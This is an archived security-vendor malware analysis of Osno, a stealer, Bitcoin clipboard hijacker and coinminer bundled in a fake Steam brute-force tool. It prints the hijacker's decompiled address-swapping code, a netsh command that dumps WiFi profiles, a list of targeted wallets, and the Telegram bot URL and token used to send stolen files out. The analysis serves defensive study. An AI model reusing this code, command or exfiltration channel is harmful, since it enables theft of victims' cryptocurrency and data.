Osno – A Stealer and a Miner in One

Published: 2021-01-28 · Archived: 2026-04-05 14:53:38 UTC

In the earlier days, threat actors used to create malware for a specific job. For instance, ransomware. However, these days threat actors have started creating malware which are versatile. Here, in this blog we will be explaining about one such malware, Osno, which is both a Stealer and a Miner.

Osno Recovery Tool/Stealer steals browser data, wallet details, captures screenshot of system and grabs details of installed programs. Earlier this year, Osno stealer when downloaded installed both a rootkit and its ransomware on the victim's system. Here, we will be getting into the nuances of an archive file "Steam_Machine_Checker.rar" which can be downloaded from the site hxxps[:]//www[.]upload[.]ee/files/12701875/Steam_Machine_Checker[.]rar[.]html and comes bundled with Osno stealer, BTC Clipboard Hijacker along with a Coinminer.



Figure 1: Malware Download

Steam is a digital store for purchasing, downloading and playing video games. "Steam Machine Brute Force Checker" is a hacktool for brute forcing passwords for Steam Engine. The author tries to lure illegal game users into downloading this tool bundled with malware.

After execution of the Steam_Machine_Checker.exe, it opens the GUI screen of "Steam Machine Brute Force checker" in the frontend and starts its malicious activity in the backend.



Figure 2: SteamBruteForce&Checker GUI



Figure 3: Process Flow

SteamMachine.exe executes service.exe and then SteamMachineService.exe which are not malicious by themselves.



Figure 4: Files found in SteamMachine/config Folder

Persistence

Update.exe creates Run entry for persistence in the "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" registry location and points to the file in "%AppData%\Roaming\scvhost\scvhostservice.exe". Scvhostservice.exe initiates svchost.exe which in turn does coin mining.



Figure 5: Autostart Entry for Malware

Clipboard Hijacker

Ctfmom.exe and _CL_02f3a8c9sy is dropped in "%Appdata%/Roaming/Microsoft" by config.exe.

_CL_02f3a8c9sy has base64 encoded data.



Figure 6: ctfmom.exe – Clipboard Hijacker

It gets the current Clipboard using **Clipboard.GetText**( ). If the hash in currentClipboard starts with '1' it replaces it with 1LrPUuoopchKbfkJYLEwk2YWqBh6ZakTxX using **Clipboard.SetText( )**.

Clipboard.GetText – Retrieves text data from the Clipboard.

Clipboard.SetText – Clears the Clipboard and then adds text data to it.

A common user may not notice any change while pasting for a BTC transaction. Hackers will succeed in getting bitcoins using such transactions (wrong transaction for the user).

```
if (flag)
{
    ExceptionNotification.Exceptions.currentClipboard = AppCore.GetText();
    bool flag2 = this.RegexResult(new Regex("\\b(bc1|[13])[a-zA-HJ-NP-Z0-9]{26,35}\\b")) && !ExceptionNotification.Exceptions.currentClipboard.Contains(ExceptionNotification.btc);
    if (flag2)
    {
        string text = new Regex("\\b(bc1|[13])[a-zA-HJ-NP-Z0-9]{26,35}\\b").Replace(ExceptionNotification.Exceptions.currentClipboard, ExceptionNotification.btc);
        AppCore.SetText(text);
    }
}
```

Figure 7: Code containing Clipboard Hijacker

```
public const int WM_CLIPBOARDUPDATE = 797;

public static IntPtr HWND_MESSAGE = new IntPtr(-3);

public static string btc = "1LrPUuoopchKbfkJYLEwk2YWqBh6ZakTxX";

[DllImport("user32.dll", SetLastError = true)]
[return: MarshalAs(UnmanagedType.Bool)]
public static extern bool AddClipboardFormatListener(IntPtr hwnd);
```

Figure 8: Code containing Malware Author's BTC Address

This transaction ID has been actively receiving Bitcoins by abusing clipboard. Some users have reported the replacement of their hash with the malware author's hash in the same site.



Figure 9: Bitcoin Transaction for 1LrPUuoopchKbfkJYLEwk2YWqBh6ZakTxX

Osno Stealer

Configs.exe starts MsBuild.exe for stealer activity. MSBuild.exe steals bookmarks (for finding victim's preferred site which could be internet banking or bitcoin transaction site), wallets, list of running process (using tasklist.exe), hardware and software installed – Anti-Virus, firewall etc., which is kept in the temp folder with MD5 (username)/MD5 (machinename).

```
'"cmd.exe" /C chcp 65001 && netsh wlan show profile | findstr All'
```

is used for viewing Wireless AutoConfig Service profile and converting to UTF-8 format and the list of Bitcoin wallet searched: Zcash, Armory, Bytecoin, Ethereum, Exodus, Electrum, Coinomi, Guarda, Atomic, Litecoin, Dash, Bitcoin.

It also downloads CommandCam.exe from
hxxp[:]//raw[.]githubusercontent[.]com/tedburke/CommandCam/master/CommandCam[.]exe

for capturing screenshots of the system.

The screenshot is saved as screen.jpg



Figure 10: Stealer Data in Temp Folder

Signature.txt, created by MSBuild.exe, is found in temp directory has the string “Osno Recovery Tool version 2.1.5”



Figure 11: Contents in Signature.txt

Hardware & Soft.txt created by MSBuild.exe also has the string “OsnoStealer WifiFucker v2” and other details like Firewall, Anti-Virus, Timezone, Country, and HWID.



Figure 12: Contents in Hardware & Soft.txt

MSBuild.exe also gets a list of all the stored files present in each directory. It is then stored in the subfolder ‘Dirs’ as Desktop.txt, Documents.txt, Downloads.txt, OneDrive.txt, Pictures.txt, Startup.txt, Temp.txt and Videos.txt.



Figure 13: Stealer data in Directory Structure

It then sends the stolen data in temp via telegram using ‘sendDocument’ of Telegram Bot API. This method is used to send general files.

sendDocument

sendDocument (chat_id, document)

Use this method to send general files. On success, the sent message is returned. Bots can currently send files of any type of up to 50 MB in size, this limit may be changed in the future.

Parameter	Type	Required	Description
chat_id	Integer or String	Yes	Unique identifier for the target chat or username of the target channel (in the format @channelusername)
document	InputFile or String	Yes	File to send. Pass a file_id as String to send a file that exists on the Telegram servers (recommended), pass an HTTP URL as a String for Telegram to get a file from the Internet, or upload a new one using multipart/form-data. More info on Sending Files

Botid: 1357457986:AAERrY18oy4DDObaDW6NeWL5QjSOphXAuyA

Chat_id: 1171937559

hxxp[:]//api[.]telegram[.]org/bot1357457986:AAERrY18oy4DDObaDW6NeWL5QjSOphXAuyA/sendDocument?chat_id=1171937559&caption=☠️ **Brought you by Osno 2.1.5** ☠️



Figure 14: Malicious Network Activity Captured

Malware process path is stored as base64 encoded in %Temp%/gpustats.bx path.



Figure 15: gpustats.bx found in temp

Coinminer

Along with the stealer and BTC Clipboard Hijacking, it also does coin mining. The files seen in Figure 16 are dropped by update.exe which is responsible for coin mining.



Figure 16: Coinminer dropped in Roaming\scvhost

Coinminer programs namely DiabloMiner, found in the Cursor Library files are from open source code. Other Cursor Libraries are derived from poclbm project.

Control Logic	**Open Source Code**	**Author**
diablo130302.cl	DiabloMiner	Con Kolivas, Patrick McFarland
diakgcn121016.cl	poclbm project	
	phatk kernel	Phateus
	DiabloMiner kernel	DiabloD3
phatk121016.cl	poclbm project	Con Kolivas
poclbm130302.cl	poclbm project	Con Kolivas
scrypt130511.cl		Con Kolivas

Svchost.exe dropped in AppData\Roaming*scvhost* does coinminer activity. Svchost.exe is a legitimate coinmining file given malicious parameters by the threat actors to do their illegal work.



Figure 17: Fake svchost.exe contacting litecoinpool

Litecoin, as shown in Figure 17, is a purportedly technical improvement of Bitcoin that is capable of faster turnarounds via its Scrypt mining algorithm (Bitcoin uses SHA-256). The Litecoin Network is able to produce 84 million Litecoins—four times as many cryptocurrency units issued by Bitcoin.

mining.subscribe(“user agent/version”, “extranonce1”)

mining.authorize(“username”, “password”)



Figure 18: Coinmining Packet

Osno stealer not only keeps evolving its techniques and code to stay undetected but also comes bundled with coinminer and BTC Clipboard Hijacker for malware author’s direct monetary benefit. Users are advised not to download and install hacking tool software from untrusted sites, which might actually be a trap laid out for them. It is also recommended to double check the hash while doing a BTC transaction. We at K7 detect all such malicious files. Users are advised to install a reputable security product like **“K7 Total Security”** and keep it updated to stay safe from the latest threats.

Indicators Of Compromise (IOCs)

MD5	File Name	K7 Detection Name
12CB317972BD329289FBC8B7CD289E67	configs.exe	Trojan (005756931)
29516F4747ABB49E2085B64376A89F2E	update.exe	Trojan (005756931)
998D4888B99734C60802F93FB2DAF940	ctfmom.exe	Trojan (00558e791)

29516F4747ABB49E2085B64376A89F2E	scvhostservice.exe	Trojan (005756931)

Source: https://labs.k7computing.com/?p=21562